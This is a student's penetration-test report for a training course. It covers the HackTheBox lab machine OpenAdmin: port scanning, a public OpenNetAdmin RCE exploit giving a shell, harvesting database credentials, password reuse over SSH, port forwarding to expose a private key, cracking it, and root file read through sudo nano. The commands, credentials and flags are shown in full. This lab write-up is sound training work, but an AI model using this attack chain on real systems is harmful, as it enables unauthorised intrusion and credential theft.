ITSAFE
Cyber Security Trainings

Penetration Test Report for Internal Lab and Exam

v.1.0

Bhajby2012@gmail.com

Bar Hagbi

Table of Contents

1.0 ITSafe Penetration Project Reports

1.1 Introduction

The ITSAFE Lab penetration test report contains all efforts that were conducted in order to pass the ITSAFE Project Lab. This report will be graded from a standpoint of correctness and fullness to all aspects of the Lab. The purpose of this report is to ensure that the student has a full understanding of penetration testing methodologies as well as the technical knowledge to pass the qualifications for the ITSAFE Certified Professional.

1.2 Objective

The objective of this assessment is to perform an internal penetration test against the ITSAFE Lab network. The student is tasked with following a methodical approach in obtaining access to the objective goals. This test should simulate an actual penetration test and how you would start from beginning to end, including the overall report. An example page has already been created for you at the latter portions of this document that should give you ample information on what is expected to pass this course. Use the sample report as a guideline to get you through the reporting.

1.3 Requirements

The student will be required to fill out this penetration testing report fully and to include the following sections:

- Overall High-Level Summary and Recommendations (non-technical)
- Methodology walkthrough and detailed outline of steps taken
- Each finding with included screenshots, walkthrough, sample code, and proof.txt if applicable.
- Any additional items that were not included

2.0 High-Level Summary

I was tasked with performing an internal penetration test towards ITSAFE Project. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate HackTheBox\VulnHub internal Lab systems –My overall objective was to evaluate the network, identify systems, and exploit flaws while reporting the findings back to ITSAFE.

When performing the internal penetration test, there were several alarming vulnerabilities that were identified on Offensive Security's network. When performing the attacks, I was able to gain access to multiple machines, primarily due to outdated patches and poor security configurations. During the testing, I had administrative level access to multiple systems. All systems were successfully exploited and access granted. These systems as well as a brief description on how access was obtained are listed below:

- 10.10.10.171 (OpenAdmin)- *Port Forwarding.*

2.1 Recommendations

I recommend patching the vulnerabilities identified during the testing to ensure that an attacker cannot exploit these systems in the future. One thing to remember is that these systems require frequent patching and once patched, should remain on a regular patch program to protect additional vulnerabilities that are discovered at a later date.

3.0 Methodologies

I utilized a widely adopted approach to performing penetration testing that is effective in testing how well the HackTheBox\VulnHub environments is secured. Below is a breakout of how I was able to identify and exploit the variety of systems and includes all individual vulnerabilities found.

3.1 Information Gathering

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test. During this penetration test, I was tasked with exploiting the Lab network. The specific IP addresses were:

Lab Network

- 10.10.10.171 (OpenAdmin)

3.2 Penetration

The penetration testing portions of the assessment focus heavily on gaining access to a variety of systems. During this penetration test, I was able to successfully gain access to ***OpenAdmin.***

System IP: 10.10.10.171(OpenAdmin)

Service Enumeration


The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system or systems. This is valuable for an attacker as it provides detailed information on potential attack vectors into a system. Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test. In some cases, some ports may not be listed.

Server IP Address	Ports Open
10.10.10.171	**TCP:** Nmap Output | Ports / Hosts | Topology | Host Details | Scans Port Protocol State Service Version ✓ 22 tcp open ssh OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (✓ 80 tcp open http Apache httpd 2.4.29 ((Ubuntu)) **UDP:**


Nmap Scan Results:

```
nmap -p 1-65535 -T4 -A -v 10.10.10.171                    Details
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   2048 4b:98:df:85:d1:7e:f0:3d:da:48:cd:bc:92:00:b7:54 (RSA)
|   256 dc:eb:3d:c9:44:d1:18:b1:22:b4:cf:de:bd:6c:7a:54 (ECDSA)
|_  256 dc:ad:ca:3c:11:31:5b:6f:e6:a4:89:34:7c:9b:e5:50 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
| http-methods:
|_  Supported Methods: HEAD GET POST OPTIONS
|_http-server-header: Apache/2.4.29 (Ubuntu)
No exact OS matches for host (If you know what OS is running on it,
see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.92%E=4%D=9/30%OT=22%CT=1%CU=30874%PV=Y%DS=2%DC=T%G=Y%TM=633
OS:5%P=x86_64-unknown-linux-
gnu)SEQ(SP=102%GCD=1%ISR=10E%TI=Z%CI=Z%TS=A)SEQ
OS:
(SP=102%GCD=1%ISR=10E%TI=Z%CI=Z%II=I%TS=A)OPS(O1=M537ST11NW7%O2=M537ST1
OS:NW7%O3=M537NNT11NW7%O4=M537ST11NW7%O5=M537ST11NW7%O6=M537ST11)WIN(W1
```


The first thing I did is to see what's inside port 80 web, but I got nothing helpful I even tried to add openadmin.htb to /etc/hosts but still nothing:



Next thing I did is to check for hidden files/dirs Under the url path, and I found those interesting results:



And here we can see 'ona'(open network admin) is version 18.1.1:



After a quick google search I found RCE vulnerability to this exact version and a python exploit on github.(source: https://github.com/amriunix/ona-rce)


Initial Shell Vulnerability Exploited

```
root@kali:~/openadmin-htb/ona-rce# python3 ona-rce.py exploit http://openadmin.htb/ona
[*] OpenNetAdmin 18.1.1 - Remote Code Execution
[+] Connecting !
[+] Connected Successfully!
sh$ cd ~
sh: 1: cd: can't cd to ~
sh$ ls
config
config_dnld.php
dcm.php
helbe9e4
images
include
index.php
linpeas.sh
local
login.php
logout.php
modules
plugins
winc
workspace_plugins
sh$ cd /
```

```
sh$ whoami
www-data
```

Vulnerability Explanation: old version of 'ona' that has vulnerability to RCE.

Vulnerability Fix: update the version of the server.




Severity: Critical.

Privilege Escalation

Here we can see in home directory two users 'jimmy' and 'joanna'

Which will probably we'll need to escalate to before root.



And here is the path I got the shell with(as we can see I tried to execute 'linpeas.sh' but It couldn't run):

```
sh$ pwd
/opt/ona/www
sh$ ls
config
config_dnld.php
dcm.php
images
include
index.php
linpeas.sh
local
login.php
logout.php
modules
plugins
winc
workspace_plugins
sh$
```


After we have usernames I tried to find password somewhere on the system, until I found those:

```
sh$ cat local/config/database_settings.inc.php
<?php

$ona_contexts=array (
  'DEFAULT' =>
  array (
    'databases' =>
    array (
      0 =>
      array (
        'db_type' => 'mysqli',
        'db_host' => 'localhost',
        'db_login' => 'ona_sys',
        'db_passwd' => 'n1nj4W4rri0R!',
        'db_database' => 'ona_default',
        'db_debug' => false,
      ),
    ),
    'description' => 'Default data context',
    'context_color' => '#D3DBFF',
  ),
);

?
sh$
```

And finally I found credentials under " local/config/database_settings.inc.php"


Mysql:username-ona_sys:pass-n1nj4W4rri0R!)

Despite this credentials is for mysql I tried to ssh with it:



Above we can see I tried first to ssh to 'ona_sys' user with no success, but for user 'jimmy' we got a connection with the same password!


After enumerating the machine for a while I found something weird, few ports was listening despite the nmap scan didn't found it, which means you can use those only from the local machine.



That lead me to port forwarding in order to see what's behind it, after a quick google search on port 52846 I found out it usually holds a web server.


```
root@kali:~# ssh -oKexAlgorithms=+diffie-hellman-group1-sha1 -oHostKeyAlgorithms=+ssh-dss -L 52846:localhost:52846 jimmy@10.10.10.171
jimmy@10.10.10.171's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-70-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Fri Sep 30 18:43:57 UTC 2022

  System load:  0.0               Processes:             178
  Usage of /:   31.0% of 7.81GB   Users logged in:       1
  Memory usage: 16%               IP address for ens160: 10.10.10.171
  Swap usage:   0%


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

39 packages can be updated.
11 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Fri Sep 30 18:35:01 2022 from 10.10.16.10
jimmy@openadmin:~$
```

Command:" ssh -oKexAlgorithms=+diffie-hellman-group1-sha1 -oHostKeyAlgorithms=+ssh-dss -L 52846:localhost:52846 jimmy@10.10.10.171"



And we can see it worked and we found the hidden web on port 52846!

Next I executed 'dirbuster' again on this url this time in order to find hidden file/dirs.



I tried to enter /main.php with no success, then I tried curl request to it and I found this:


```
root@kali:~/openadmin-htb# curl http://127.0.0.1:52846/main.php
<pre>-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,2AF25344B8391A25A9B318F3FD767D6D

kG0UYIcGyaxupjQqaS2e1HqbhwRLlNctW2HfJeaKUjWZH4usiD9AtTnIKVUOpZN8
ad/StMWJ+MkQ5MnAMJglQeUbRxcBP6++Hh251jMcg8ygYcx1UMD03ZjaRuwcf0YO
ShNbbx8Euvr2agjbF+ytimDyWhoJXU+UpTD58L+SIsZzal9U8f+Txhgq9K2KQHBE
6xaubNKhDJKs/6YJVEHtYyFbYSbtYt4lsoAyM8w+pTPVa3LRWnGykVR5g79b7lsJ
ZnEPK07fJk8JCdb0wPnLNy9LsyNxXRfV3tX4MRcjOXYZnG2Gv8KEIeIXzNiD5/Du
y8byJ/3I3/EsqHphIHgD3UfvHy9naXc/nLUup7s0+WAZ4AUx/MJnJV2nN8o69JyI
9z7V9E4q/aKCh/xpJmYLj7AmdVd4DlO0ByVdy0SJkRXFaAiSVNQJY8hRHzSS7+k4
piC96HnJU+Z8+1XbvzR93Wd3klRMO7EesIQ5KKNNU8PpT+0lv/dEVEppvIDE/8h/
/U1cPvX9Aci0EUys3naB6pVW8i/IY9B6Dx6W4JnnSUFsyhR63WNusk9QgvkiTikH
40ZNca5xHPij8hvUR2v5jGM/8bvr/7QtJFRCmMkYp7FMUB0sQ1NLhCjTTVAFN/AZ
fnWkJ5u+To0qzuPBWGpZsoZx5AbA4Xi00pqqekeLAli95mKKPecjUgpm+wsx8epb
9FtpP4aNR8LYlpKSDiiYzNiXEMQiJ9MSk9na10B5FFPsjr+yYEfMylPgogDpES80
X1VZ+N7S8ZP+7djB22vQ+/pUQap3PdXEpg3v6S4bfXkYKvFkcocqs8IivdK1+UFg
S33lgrCM4/ZjXYP2bpuE5v6dPq+hZvnmKkzcmT1C7YwK1XEyBan8flvIey/ur/4F
FnonsEl16TZvolSt9RH/19B7wfUHXXCyp9sG8iJGklZvteiJDG45A4eHhz8hxSzh
Th5w5guPynFv610HJ6wcNVz2MyJsmTyi8WuVxZs8wxrH9kEzXYD/GtPmcviGCexa
RTKYbgVn4WkJQYncyC0R1Gv3O8bEigX4SYKqIitMDnixjM6xU0URbnT1+8VdQH7Z
uhJVn1fzdRKZhWWlT+d+oqIiSrvd6nWhttoJrjrAQ7YWGAm2MBdGA/MxlYJ9FNDr
1kxuSODQNGtGnWZPieLvDkwotqZKzdOg7fimGRWiRv6yXo5ps3EJFuSU1fSCv2q2
XGdfc8ObLC7s3KZwkYjG82tjMZU+P5PifJh6N0PqpxUCxDqAfY+RzcTcM/SLhS79
yPzCZH8uWIrjaNaZmDSPC/z+bWWJKuu4Y1GCXCqkVvwuaGmYeEnXDOxGupUchkrM
+4R21WQ+eSaULd2PDzLClmYrplnpmbD7C7/ee6KDTl7JMdV25DM9a16JYOneRtMt
qlNgzj0Na4ZNMyRAHEl1SF8a72umGO2xLWebDoYf5VSSSZYtCNJdwt3lF7I8+adt
z0glMMmjR2L5c2HdlTUt5MgiY8+qkHlsL6M91c4diJoEXVh+8YpblAoogOHHBlQe
K1I1cqiDbVE/bmiERK+G4rqa0t7VQN6t2VWetWrGb+Ahw/iMKhpITWLWApA3k9EN
-----END RSA PRIVATE KEY-----
</pre><html>
<h3>Don't forget your "ninja" password</h3>
Click here to logout <a href="logout.php" tite = "Logout">Session
</html>
```

And we can see we found ssh private key(probably of Joanna).


Next thing I tried to crack this rsa private key In order to run a commands that depends on a plain text password(such a 'sudo -l)

I found on google this source that explained very good how to do that.

(source:" https://bughacking.com/how-to-crack-ssh-private-key-with-john-the-ripper/")



And we can see it was cracked successfully, the password is 'bloodninjas'.



And here is the user flag!

' f6f4700d9bfbebafadb9fa6b9cfb357d'

Vulnerability Exploited:

The first thing I did is to run the command 'sudo -l' to check if 'joanna' can run sny commands as sudo:

```
joanna@openadmin:~$ sudo -l
Matching Defaults entries for joanna on openadmin:
    env_keep+="LANG LANGUAGE LINGUAS LC_* _XKB_CHARSET", env_keep+="XAPPLRESDIR XFILESEARCHPATH XUSERFILESEARCHPATH",
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, mail_badpass

User joanna may run the following commands on openadmin:
    (ALL) NOPASSWD: /bin/nano /opt/priv
```

And we can see 'joanna' can run 'sudo /bin/nano /opt/priv' without a password, which means if a 'nano' is opened with sudo privileges we can read a specific file from the system with root privileges.

Vulnerability Explanation: the user 'joanna' can execute a 'nano' text editor withroot privileges with no password.

Vulnerability Fix: never let any user except root to execute a sudo command without a password.

Severity: Critical.

Exploit Code:

```
joanna@openadmin:~$
joanna@openadmin:~$ sudo /bin/nano /opt/priv
```

```
^G Get Help     ^O Write Out    ^W Where Is
^X Exit         ^R Read File    ^\ Replace
```

Here we can see that with 'CTRL+R' we can read files.

Proof Screenshot Here:

```
File to insert [from ./]: /root/root.txt
^G Get Help                          ^X Execute Command
^C Cancel                            M-F New Buffer
```

root.txt Contents: ' 4b5dc7a7773ac0c17538ee913901b17e'

```
vpn ×    root@kali: ~/openadmin-htb/ona-rce ×
  GNU nano 2.9.3

4b5dc7a7773ac0c17538ee913901b17e
```

4.0 Additional Items

Appendix 1 - Proof and Local Contents:

IP (Hostname)	root.txt Contents
10.10.10.171(OpenAdmin)	4b5dc7a7773ac0c17538ee913901b17e